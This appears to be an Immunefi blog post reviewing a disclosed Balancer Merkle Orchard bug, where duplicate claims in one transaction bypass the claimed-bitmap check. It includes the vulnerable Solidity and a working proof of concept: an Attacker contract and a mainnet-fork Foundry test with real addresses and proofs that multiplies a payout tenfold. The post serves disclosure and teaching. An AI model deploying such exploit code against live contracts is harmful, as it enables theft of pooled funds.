
Balancer Logic Error Bugfix Review

Immunefi · Follow
Published in Immunefi
5 min read · Feb 13

Listen Share



Summary

On January 22, 2023, whitehat 0xriptide reported a high severity vulnerability to the Balancer protocol, a community-driven DeFi liquidity infrastructure provider. The bug itself would allow liquidity providers to submit duplicate claims to drain all the **Merkle** Orchard's assets from the Vault.


At the time of the report submission, across Ethereum mainnet, Polygon, and Arbitrum, Balancer Vaults held around $3.2m of vulnerable funds. Though the **Merkle** Orchard contract was not part of the bug bounty program's scope, Balancer awarded the whitehat a 50 ETH bounty due to the report's relevance.

Balancer should be commended for having a well-run bounty program with a fast response time, and big bug bounty rewards that incentivize these kinds of funds-saving reports. Balancer made the bug public through this Twitter thread.

You can read 0xriptide's blog post about his responsible disclosure here.

A brief introduction to Merkle Trees

To better understand the vulnerability, we should briefly look into what Merkle trees are. These are data structures which encode and compress a number of different data blocks — nodes which we call "leaves" of the tree — into one single hash word — the Merkle tree "root".



An example Merkle Tree

The above image illustrates a Merkle tree structure. Each tree leaf *X* is hashed to create H_x. After that, pairs of hashes are concatenated and hashed once again, so from H_a and H_β we get $H(H_a.H_\beta) = H_{a\beta}$. We will repeat this process of concatenation and hashing to finally get a final compressed root hash–in our case, HABCDEFGH (all letters after the initial H are in subscript).

Due to the irreversible nature of hash functions, we cannot reconstruct the leaves from the single tree root. However, we can use these structures to cryptographically prove that a given leaf belongs to the tree.

Looking at our Merkle tree once again, let's say Alice wants to prove Bob leaf F is present in this Merkle tree, and Bob just has the final computed Merkle root. Alice just needs to provide a **Merkle proof**, which in this case will be HE, HGH and HABCD. Bob will hash leaf F to get HF. Then it will concatenate it with HE and hash that again. The result will be concatenated with HGH and hashed. Finally, this result will be combined with HABCD and hashed one last time. If this result corresponds to the Merkle tree root that Bob has stored, then Bob has just verified that leaf F was part of the dataset that generated the original root.

Vulnerability Analysis

The Merkle Orchard contracts were implemented in late 2021. They were used to distribute token incentives before Balancer protocol migrated to their new ve-tokenomics in early 2022.

The idea behind it was for a liquidity provider to be able to claim reward distributions of multiple tokens in a single transaction. That's done by calling `MerkleOrchard.claimDistributions`, which calls the internal function `_processClaims`.

```
    function _processClaims(
        address claimer,
        address recipient,
        Claim[] memory claims,
        IERC20[] memory tokens,
        bool asInternalBalance
    ) internal {
        uint256[] memory amounts = new uint256[](tokens.length);


        /* (...) */
        bytes32 currentChannelId; // Since channel ids are a hash, the initial zero id can be sa
        uint256 currentWordIndex;


        uint256 currentBits; // The accumulated claimed bits to set in storage
        uint256 currentClaimAmount; // The accumulated tokens to be claimed from the current cha


        Claim memory claim;
        for (uint256 i = 0; i < claims.length; i++) {
            claim = claims[i];


            // New scope to avoid stack-too-deep issues
```

```
            {
                (uint256 distributionWordIndex, uint256 distributionBitIndex) = _getIndices(clai


                if (currentChannelId == _getChannelId(tokens[claim.tokenIndex], claim.distributo
                    if (currentWordIndex == distributionWordIndex) {
                        // Same claims set as the previous one: simply track the new bit to set.
                        currentBits |= 1 << distributionBitIndex;
                    } else {
                        /* (...) */
                        _setClaimedBits(currentChannelId, claimer, currentWordIndex, currentBits
                         /* (...) */
                    }


                    currentClaimAmount += claim.balance;
                } else {
                    // Skip initial invalid claims set
                    if (currentChannelId != bytes32(0)) {
                        // Commit previous claims set
                        _setClaimedBits(currentChannelId, claimer, currentWordIndex, currentBits
                        _deductClaimedBalance(currentChannelId, currentClaimAmount);
                    }


                    /* (...) */
                    currentClaimAmount = claim.balance;
                }
                /* (...) */
            }
```

Snippet 1: initial portion of _processClaims

The function will process an array of claims. Each `Claim` has a `distributionId`. From that id value, `_getIndices` will compute a word index and a bit index, which will be used throughout the rest of the function. In a similar fashion, we get the channel id from `tokens[claim.tokenIndex]` and `claim.distributor` using the internal function `_getChannelId`.

```
    function _getChannelId(IERC20 token, address distributor) private pure returns (bytes32) {
        return keccak256(abi.encodePacked(token, distributor));
    }
```

Balancer Logic Error Bugfix Review 2.sol hosted with ❤ by GitHub view raw

Snippet 2: _getChannelId function

Various parts of this initial portion of `_processClaims` were cut in this snippet, but from what we have here we can see what happens when we have duplicate claims in our array. The channel id will be the same as the current one because it returns the same `bytes32` value for each `Claim`, which means we will enter into the first `if` statement. Because `currentWordIndex == distributionWordIndex` also evaluates to `true` for duplicate claims, it will effectively bypass `_setClaimedBits`. This function is for setting bits in a bitmap which tracks the committed claims, and reverts the transaction if we try to set already registered bits.

A final noteworthy aspect of the previous snippet is that `_setClaimedBits` is also skipped for the first claim of the array, because `currentChannelId` is still zero. So submitting the same claim multiple times inside the array will simply keep on increasing `currentClaimAmount` without checking submitted bits on the bitmap.

```
            // Since a claims set is only committed if the next one is not part of the same set,
            // must be manually committed always.
            if (i == claims.length - 1) {
                _setClaimedBits(currentChannelId, claimer, currentWordIndex, currentBits);
                _deductClaimedBalance(currentChannelId, currentClaimAmount);
            }


            require(
                _verifyClaim(currentChannelId, claim.distributionId, claimer, claim.balance, cla
                "incorrect merkle proof"
            );
```



```
            amounts[claim.tokenIndex] += claim.balance;


            emit DistributionClaimed(
                claim.distributor,
                tokens[claim.tokenIndex],
                claim.distributionId,
                claimer,
                recipient,
                claim.balance
            );
        }
```

```
        IVault.UserBalanceOpKind kind = asInternalBalance
            ? IVault.UserBalanceOpKind.TRANSFER_INTERNAL
            : IVault.UserBalanceOpKind.WITHDRAW_INTERNAL;
        IVault.UserBalanceOp[] memory ops = new IVault.UserBalanceOp[](tokens.length);


        for (uint256 i = 0; i < tokens.length; i++) {
            ops[i] = IVault.UserBalanceOp({
                asset: IAsset(address(tokens[i])),
                amount: amounts[i],
                sender: address(this),
                recipient: payable(recipient),
                kind: kind
            });
        }
        getVault().manageUserBalance(ops);
    }
```

Snippet 3: final portion of _processClaims

The bits of our repeated claim still need to be set, and fortunately the function does by calling `setClaimedBits` when the final element of the array is reached. The claim gets verified against the stored Merkle tree root, so it still needs to be valid and present a corresponding Merkle proof.

After completing the loop, the function will call `manageUserBalance` on Balancer's Vault contract. The `MerkleOrchard.claimDistributions` function will execute `_processClaims` with `asInternalBalance` set as `false`, which means that *kind* will be set as `WITHDRAW_INTERNAL` and `Vault.manageUserBalance` will send out the funds from its internal balance to the recipient — the address claiming the distributions.

Proof of Concept

To create a PoC to showcase how one can indeed reuse claims on a single transaction, we first need to have funds to claim from the Merkle Orchard contract. For simplicity, we'll be using an address that had rewards to claim in the past. We can use Dedaub's library to check past Merkle Orchard transactions which executed `claimDistributions`. The selected transaction happened at block 15837793, so we will fork the Ethereum mainnet at block 15837792.

Part of the selected transaction's calldata, from Phalcon

We will fetch the first claim used in this transaction. The token that we send to `claimDistributions` is the BAL token.

```
1  contract Attacker {
2      address constant MERKLE_ORCHARD = 0xdAE7e32ADc5d490a43cCba1f0c736033F2b4eFca;
```

```
3
4
5       function attack(
6           address claimer,
7           Claim calldata claim,
8           IERC20 token,
9           uint repetitions
10      ) external {
11          Claim[] memory claims = new Claim[](repetitions);
12          for (uint i; i < repetitions; i++) {
13              claims[i] = claim;
14          }
15
16
17          IERC20[] memory tokens = new IERC20[](1);
18          tokens[0] = token;
19
20
21          IMerkleOrchard(MERKLE_ORCHARD).claimDistributions(claimer, claims, tokens);
22      }
23  }
```

Balancer Logic Error Bugfix Review 4.sol hosted with ❤️ by GitHub view raw

Snippet 4: our Attack contract

Our Attacker contract will simply put the same claim numerous times into an array. We will just have one token to claim.

```
1       function testAttack() public {
2           bytes32[] memory proof = new bytes32[](12);
3           proof[0] = 0x9dfbf7c918518b3c96befc9c7178f9d85dbec75baa1457749780710cb6e2fab0;
4           proof[1] = 0x1459513ce0fe343354d5b941644785b433c84e85f34e6e7297171d5deb2d0035;
5           proof[2] = 0x0a93097cb9138ab1e9493e56fac429b3f6ebbfc3d031ce591fcfafebf0398105;
6           proof[3] = 0x4c548b15158eec039a1d74232928311f35b2693185e1d7a2f72c9e7e1a6b147a;
7           proof[4] = 0x9f7de89db5d55efdf394df915d9ab5d26956556c1da07612e7e1f0794faa3301;
8           proof[5] = 0x736a792a76e0f66913ca5cc9e5eedee3f405748023a900719ec2d92aae5be80f;
9           proof[6] = 0xd8d331ef8c777b3d480a42eba19343c481b1e17557f3b5e4988a3e9f634363b0;
10          proof[7] = 0x02ad7733b927e3d8bd7b3414a4e989a189775646c10cdf2a4d79b93d8740be04;
11          proof[8] = 0x018614a70e3e29575ebb9187ec872c6151f852978fcb390c6fb24ef3614c9b15;
12          proof[9] = 0xae927f79f6ed27bf45ef3fadbcbf1228814b33380f20d3a64fb2b726702941e9;
13          proof[10] = 0x6ed645d9b5a25b02e2671f9745ba560c736329e8f1767baf98c52a2df1da8ff1;
14          proof[11] = 0xdd5933661c2b5728dcaf0f3f96893d66f1ed0457288e2d3cf738b324f4761a5b;
15
16
17          uint claimAmount = 5_568_441_214_478_000_000;
18
19
```

```
        Claim memory claim = Claim({
            distributionId: 52,
            balance: claimAmount,
            distributor: 0xd2EB7Bd802A7CA68d9AcD209bEc4E664A9abDD7b,
            tokenIndex: 0,
            merkleProof: proof
        });


        IERC20 balToken = IERC20(0xba100000625a3754423978a60c9317c58a424e3D);


        uint preBalance = balToken.balanceOf(claimer);
        console.log("Claimer bal balance pre attack: %s", preBalance);


        // Attack!
        uint repetitions = 10;
        Attacker attacker = new Attacker();
        attacker.attack(claimer, claim, balToken, repetitions);


        uint postBalance = balToken.balanceOf(claimer);
        console.log("Claimer bal balance post attack: %s", postBalance);


        assertEq(postBalance - preBalance, repetitions * claimAmount);
    }
```

Balancer Logic Error Bugfix Review 5.sol hosted with ❤ by GitHub view raw

Snippet 5: our Foundry test

All data is copied from the selected transaction aforementioned. We will repeat our claim 10 times, but it would be trivial to expand this PoC to drain all vulnerable funds.

```
Running 1 test for test/balancer-merkle-orchard-jan2023/Attacker.t.sol:AttackerTest
[PASS] testAttack() (gas: 545526)
Logs:
  Claimer bal balance pre attack: 0
  Claimer bal balance post attack: 55684412144780000000

Test result: ok. 1 passed; 0 failed; finished in 181.79ms
```

Foundry test result

We've successfully executed the same claim 10 times, and we received 10 times the funds we were supposed to get. You can check the full PoC here.

Vulnerability Fix

Balancer mitigated the issue by creating new distributions to move Merkle Orchard tokens to the Balancer Treasury address on each network Balancer is present on. These funds will later be distributed via a patched Merkle Orchard to be deployed.


Acknowledgments

We would like to thank 0xriptide for doing an amazing job and making a responsible disclosure to Balancer. Big props also to the Balancer Labs team who did an amazing job responding quickly to the report and resolving it.

If you'd like to start bug hunting, we got you. Check out the Web3 Security Library, and start earning rewards on Immunefi — the leading bug bounty platform for web3 with the world's biggest payouts.

And if you're feeling good about your skillset and want to see if you will find bugs in Balancer protocol contracts, check out their bug bounty program.

Balancer | Immunefi | Ethereum | Hacking | Bug Bounty



Immunefi in Immunefi

How Not to Get Hacked on Telegram

The lightweight chat client Telegram is one of the most common methods of communication in crypto, and there's a good reason for that. SIM...

5 min read · Jul 28, 2021

919 5

Immunefi in Immunefi

Balancer Rounding Error Bugfix Review

Summary

8 min read · Oct 13

38


Immunefi in Immunefi

Sui Temporary Total Network Shutdown Bugfix Review

Summary

5 min read · Oct 14

22



Immunefi in Immunefi

How To Reproduce A Simple MEV Attack

Introduction

6 min read · Jul 21

63 2

See all from Immunefi

See all from Immunefi

Recommended from Medium

Immunefi in Immunefi

Balancer Rounding Error Bugfix Review

Summary

8 min read · Oct 13

38

StErMi

Aave v3 bug bounty part 3— `LTV-0` `AToken` poison attack!

Important Note: each of the issue I have found have been already fixed and deployed with the release of Aave 3.0.2


8 min read · Sep 4

25

Lists

Medium Publications Accepting Story Submissions

154 stories · 903 saves




Chirag Agrawal in InfoSec Write-ups

Smart Contract Vulnerabilities Audit Checklist 2023

List of Smart Contract Security Vulnerabilities for Auditing

4 min read · Jul 12

124



dan.lig

Hacking a large company in MINUTES by reading docs

This is the story of how I hacked a company with over 500,000 users in just a few minutes by simply reading the docs.

4 min read · Sep 9

12 2

Heuss

Exploiting Signature Verification Vulnerabilities in Smart Contracts

In this write-up, we will explore my most recent finding in an Immunefi BBP (bug bounty program): a vulnerability in the signature...

4 min read · Jul 24

57

Balancer Ballers in Balancer Protocol

The Balancer Report: The Recent Vulnerability Disclosure

Last week Balancer received a vulnerability report that meant that a number of pools were at risk. This is not something every DAO dreams...

5 min read · Aug 28

8

See more recommendations